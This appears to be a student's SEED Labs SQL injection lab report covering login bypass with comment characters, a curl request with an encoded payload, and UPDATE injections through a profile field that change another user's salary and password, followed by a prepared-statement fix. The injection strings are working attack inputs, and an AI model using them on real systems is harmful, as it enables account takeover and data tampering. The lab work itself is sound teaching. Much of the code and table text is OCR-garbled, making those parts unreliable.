A SQL Injection Attack Lab

3 LabTasks

3.1 Task 1: Get Familiar with SQL Statements

Step 1: Get a shell on the MySQL container.

Then use the mysql client program to interact with the database.

The user name is root and password is dees.

```
seed@VM: ~/.../Labsetup
[05/14/25]seed@VM:~/.../Labsetup$ dockps
3f8aa6521d33 mysql-10.9.0.6
93fecd0f007b www-10.9.0.5
[05/14/25]seed@VM:~/.../Labsetup$ docksh 3f
root@3f8aa6521d33:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
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affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or 'h' for help. Type 'c' to clear the current input statement.
mysql> use sqllab users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
Step 2: After login, create new database or load an existing one.
      using the use command to show what tables are there in the sqllab users database
```

using the **show tables** command to **print out all the tables** of the selected database.

```
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| Database |
+-----+
| information schema |
mysql
| performance schema |
| sqllab_users |
sys
+----+
5 rows in set (0.00 sec)
mysql> use sqllab users
Database changed
mysql> show tables;
+----+
| Tables in sqllab users |
+----+
| credential |
+-----+
1 row in set (0.00 sec)
mysql> describe credential;
+----+
| Field | Type | Null | Key | Default | Extra
+----+
11 rows in set (0.01 sec)
```

mysql> show databases;

Step 3: using a SQL command to print all the profile information of the employee Alice.

mysql>	select	* from o	credentia	l;							
ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password	
2	Alice Boby Ryan Samy Ted Admin	10000 20000 30000 40000 50000 99999	20000 30000 50000 90000 110000	. ,	10211002 10213352 98993524 32193525 32111111 43254314			 	 	fdbe918bdae83000aa54747fc95fe0470fff4976 b78ed97677c161c1c82c142906674ad15242b2d4 a3c50276cb120637cca669eb38fb9928b017e9ef 995b8b8c183f349b3cab0ae7fccd39133508d2af 99343bff28a7bb51cb6f22cb20a618701a2c2f58 a5bdf35a1df4ea895905f6f6618e83951a6effc0	
6 rows	6 rows in set (0.02 sec)										

3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.


www.seed-server.com

I know the administrator's account name which is admin, but I do not the password.

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Admin' --' and

Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

- -- is the SQL comment syntax for MySQL.
- But it **must be followed by a space**, or the rest of the line is not fully commented.
- Since there's **no space after --**, the SQL parser still tries to parse the ' that comes after it.



echo \$sql;

⇒ means "print the content of the \$sql variable to the screen."

The **\$sql** variable holds the **SQL query** that is used to authenticate the user. The echo statement is printing that query string, likely for debugging purposes—so the developer can see exactly what **SQL query** is being executed.

```
*unsafe_home.php
   // create a connection
 70
           $conn = getDB();
 71
           // Sql query to authenticate the user
 72
           $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
 73
 74
           FROM credential
 75
           WHERE name=
                        '$input_uname' and Password='$hashed_pwd'";
 76
 77
           if (!$result = $conn->query($sql)) {
           echo "</div>";
echo "</nav>";
 78
 79
             echo "<div class='container text-center'>";
die('There was an error running the query [' . $conn->error . ']\n');
 80
 81
 82
             echo "</div>";
 83
[05/14/25]seed@VM:~/.../Labsetup$ docksh 93
root@93fecd0f007b:/# ls /var/www/SQL_Injection/
css defense index.html logoff.php seed_logo.png unsafe_edit_backend.php unsafe_edit_frontend.php unsafe_home.php
root@93fecd0f007b:/# cd /var/www/SQL_Injection/
root@93fecd0f007b:/var/www/SQL_Injection# cat unsafe_home.php
```

The PHP code unsafe home.php, located in the /var/www/SQL Injection directory,

```
[05/14/25]seed@VM:~/.../Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
[05/14/25]seed@VM:~/.../Labsetup$ cd image_www
[05/14/25]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf Code Dockerfile
[05/14/25]seed@VM:~/.../image_www$ cd Code
[05/14/25]seed@VM:~/.../code$ ls
css defense index.html logoff.php seed_logo.png unsafe_edit_backend.php unsafe_edit_frontend.php unsafe_home.php
[05/14/25]seed@VM:~/.../Code$ docker cp unsafe_home.php 93fecd0f007b:/var/www/SQL_Injection
[05/14/25]seed@VM:~/.../Code$
```

It copies the **unsafe_home.php** file from your host system **into** the Docker container **93fecd0f007b**, specifically into the **/var/www/SQL_Injection** directory.


```
root@93fecd0f007b:/var/www/SQL_Injection# cat unsafe_home.php
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logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
<!DOCTYPE html>
<html lang="en">
  <!-- Required meta tags -->
  <meta charset="utf-8">
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">
       - Browser Tab title -->
  <title>SQLi Lab</title>
 <body>

// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['lyassword'];
$hashed_pwd = sha1($input_pwd);
```

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Admin' #' and

Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

- # is also a valid SQL comment character in MySQL.
- Everything after # is ignored by the parser, so the password check is bypassed.



Task 2.2: SQL Injection Attack from command line.

- This is the **URL-encoded**:
 - o %27 = '
 - %20 = space
 - o %23 = #

handle HTTP encoding while sending requests using curl.

```
mysql> select * from credential;
   ID | Name | EID
                           | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
                    10000 | 20000 | 9/20
                    20000 | 30000 | 4/20
30000 | 50000 | 4/10
    2 | Boby
                                                     10213352
                                                                                                                           b78ed97677c161c1c82c142906674ad15242b2d4
    3 | Ryan
                                                     98993524
                                                                                                                           a3c50276cb120637cca669eb38fb9928b017e9ef
                    40000
                                90000 | 1/11
                                                     32193525
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          Ted
                    50000 | 110000 | 11/3
                                                     32111111
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                    99999 | 400000 | 3/5
                                                                                                                           a5bdf35a1df4ea895905f6f6618e83951a6effc0
    6 | Admin |
6 rows in set (0.02 sec)
[05/14/25]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice'
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<link href="css/style_home.css" type="text/css" rel="stylesheet">
  <!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a></a></a></a>
       SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential

WHERE name= 'alice' #' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976' Home <span class='sr-onlv'>(current)</span></ni>
       FROM credential
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
Password (hashed pwd holds the sha1 hash of the password typed by the user) is correct.

Task 2.3: Append a new SQL statement.


• This is the **URL-encoded**:

';select 1;#

%27%20%3Bselect%201%3B%23




[05/15/25]seed@VM:~/.../Code\$ docker cp unsafe_home.php ea2da7fb4ac5:/var/www/SQ L_Injection [05/15/25]seed@VM:~/.../Code\$ ■




3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.

• Alice's profile page origin with salary=20000



• Edit info Alice's profile page



Home Edit Profile

Alice Profile

Key	Value				
Employee ID	10000				
Salary	20000				
Birth	9/20 10211002 Alice the Great				
SSN					
NickName					
Email	alice@gmail.com				
Address	Chicago				
Phone Number	111-1111-1111				

In my database

mysql> select * from credential;

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ID Name EID Salary birth	SSN PhoneNumber A	ddress Email NickName	Password
1 Alice 10000 20000 9/20 2 Boby 20000 30000 4/20 3 Ryan 30000 50000 4/10 4 Samy 40000 90000 1/11 5 Ted 50000 110000 11/3 6 Admin 99999 400000 3/5	10211002 111-1111-1111 C 10213352	hicago alice@gmail.com Alice the Great 	fdbe918bdae83000aa54747fc95fe0470ffff4976 b78ed97677c161c1c82c142906674ad15242b2d4 a3c50276cb120637cca669eb38fb9928b017e9ef 995b8b8c183f349b3cab0ae7fccd39133508d2af 99343bff28a7bb51cb6f22cb20a618701a2c2f58 a5bdf35a1df4ea895905f6f6618e83951a6effc0

- Edit file unsafe_home.php and unsafe_edit_backend.php
 - **\$_SESSION** is a global array in PHP used to store data that persists across multiple pages for a single user session.

In unsafe_edit_backend.php:

The line **echo 'SQL :' . \$sql**; prints the SQL query to the browser (or console, depending on context).

The line **\$_SESSION['PROFILE_SQL'] = \$sql**; stores the SQL query string into a session variable called PROFILE SQL.

⇒ This means the SQL query is saved in the user's session and will be available on subsequent pages during that session.

In unsafe_home.php:

The line **echo \$_SESSION['PROFILE_SQL']**; retrieves and prints the SQL query that was stored earlier in the session.


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unsafe_edit_backend.php
      unsafe_edit_backend.php
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            $input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address= $_GET['Address'];
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             $input_pwd = $_GET['Password'];
            $\text{sinput_phonenumber} = \text{ScET['PhoneNumber'];}
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$\text{seid} = \text{$\section{\text{cid'}};}
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             function getDB() {
                  $dbhost="10.9.0.6
$dbuser="seed";
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32
                  $dbpass="dees";
$dbname="sqllab_users";
33
34
35
                    // Create a DB connection
36
                    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
                   if ($conn->connect_error) {
   die("Connection failed: " . $conn->connect_error . "\n");
37
38
                   }
39
40
                   return $conn;
41
            }
42
43
            $conn = getDB();
44
              // Don't do this, this is not safe against SQL injection attack
             $sql="";
45
            if($input_pwd!=''){
46
                   // In case password field is not empty.
$hashed_pwd = sha1($input_pwd);
47
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49
                    //Update the password stored in the session.
50
                    $_SESSION['pwd']=$hashed_pwd;
                   $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hash
51
            }else{
   // if passowrd field is empty.
   $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$i
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55
            echo 'SQL :'.$sql;
$_SESSION['PROFILE_SQL']=$sql;
56
57
58
             $conn->query($sql);
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            $conn->close();
header("Location: unsafe_home.php");
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             exit();
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54 </body>
65 </html>
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
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$i_eid= $json_aa[$i]['eid'];
$i_salary= $json_aa[$i]['birth'];
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echo "$i_etd

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echo "$i_birth";
echo "$i_birth";
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                                                    <br><br><?php echo $_SESSION['PROFILE_SQL']; ?>
<div class="text-center">
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   270
                                                                                  Copyright © SEED LABs
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   272
    273
                                                </div>
   274
                                                 <script type="text/javascript">
                                               function logout(){
  location.href = "logoff.php";
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</script>
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                                </body>
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                                  </html>
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```

Update Alice's salary by statement into salary=100000. Successfully





Task 3.2: Modify other people' salary.

- Change boss Boby's salary in directly on NickName of Alice's Profile by statement:
 Alice',salary=1 where Name='Boby'; #
 - Alice': Ends the original name=' string.
 - ,salary=1: Adds a new field assignment.
 - where Name='Boby';: Adds a WHERE clause to target a specific row.
 - #: In SQL, # is a comment marker in MySQL everything after it is ignored (like
 -- in standard SQL).

Save

Home Edit Profile

Key	Value				
Employee ID	10000				
Salary	100000				
Birth	9/20				
SSN	10211002 Alice				
NickName					
Email	alice@gmail.com				
Address	Chicago				
Phone Number	111-1111-1111				

UPDATE credential SET nickname='Alice',salary=1 where Name='Boby';

 $\label{linear} \begin{tabular}{ll} $\#'$, email='alice@gmail.com', address='Chicago', Phone Number='111-1111' where ID=1; \end{tabular}$

• In my database. Successful

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1 2 3 4 5	Alice Boby Ryan Samy Ted Admin	20000 30000 40000 50000	100000 1 100000 100000 100000	9/20 4/20 4/10 1/11 11/3	10211002 10213352 98993524 32193525 3211111	111-1111-1111 	Chicago 	alice@gmail.com	Alice Alice Alice Alice Alice Alice	fdbe918bdae83000aa54747fc95fe0470fff49; b78ed97677c161c1c82c142906674ad15242b2(a3c50276cb120637c2a669eb38fb9928b017e9 995b8b8c183f349b3cab0ae7fccd39133508d2; 99343bff28a7bb51cb6f22cb20a618701a2c2ff a5bdf35a1df4ea895905f6f6618883951a66

Task 3.3: Modify other people' password.

- Change boss Boby's password in directly on NickName of Alice's Profile by statement:
 ',password=sha1('123') where Name='Boby'; #
 - **username="**: The original update starts by setting the username to an empty string.
 - password=sha1('123'): This sets Boby's password to the SHA-1 hash of "123".
 - WHERE Name='Boby': The update only affects the user named Boby.
 - #: This comments out the rest of the original query, preventing SQL errors.

Home Edit Profile

Key	Value				
Employee ID	10000				
Salary	100000				
Birth	9/20				
SSN					
NickName	Alice alice@gmail.com				
Email					
Address	Chicago				
Phone Number	111-1111-1111				

UPDATE credential SET

nickname='',password=sha1('123') where Name='Boby';

#',email='alice@gmail.com',address='Chicago',PhoneNumber='1111111-1111' where ID=1;

• In my database.New password: Successful

mysql> select * from credential;

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6 rows in set (0.00 sec)

Home Edit Profile

Not Secure www.seed-server.com/unsafe_home.php?username=Boby&Password=123

Boby Profile

Кеу	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

```
[05/16/25]seed@VM:~/.../Labsetup$ dockps
57e0e65abf37 www-10.9.0.5
3f8aa6521d33 mysql-10.9.0.6
[05/16/25]seed@VM:~/.../Labsetup$ docksh www-10.9.0.5
root@57e0e65abf37:/# cd /var/www/SQL_Injection/defense
root@57e0e65abf37:/var/www/SQL_Injection/defense# ls
getinfo.php index.html style_home.css unsafe.php
root@57e0e65abf37:/var/www/SQL_Injection/defense#

[05/16/25]seed@VM:~/.../Labsetup$ cd image_www/Code/defense
[05/16/25]seed@VM:~/.../Labsetup$ cd image_www/Sode/defense
[05/16/25]seed@VM:~/.../defense$ docker cp unsafe.php 57e0e65abf37:/var/www/SQL_Injection/defense
```

use prepared statement to rewrite the code that is vulnerable to SQL injection attacks.

```
unsafe.php
     $dbuser="seed";
     Sdbpass="dees":
     $dbname="sqllab_users";
     // Create a DB connection
     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
  die("Connection failed: " . $conn->connect_error . "\n");
13
     return Sconn:
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
21 // create a connection
22 $conn = getDB();
24 // do the query
26 Sresult = Sconn->query("SELECT id, name, eid, salary, ssn
                             FROM credential
                             WHERE name= '$input_uname' and Password= '$hashed_pwd'");
29 if (Sresult->num rows > 0) {
30 // only take the first row
     Sfirstrow = Sresult->fetch assoc():
31
$salary = $firstrow["salary"];
     $ssn = $firstrow["ssn"];
37 }
38 */
39 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
41
42 $stmt->bind_param("ss",$input_uname, $hashed_pwd);
43 $stmt->execute();
44 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
45 $stmt->fetch();
46
47 $stmt->close();
49 // close the sql connection
50 $conn->close();
51 ?>
```

 We will make changes to the files in this folder. If you point your browser to the following URL, you will see a page similar to the login page of the web application. This page allows you to query an employee's information, but you need to provide the correct user name and password.

 URL: http://www.seed-server.com/defense/ modify the SQL query in unsafe.php using the prepared statement, so the program can defeat SQL injection attacks. Successful

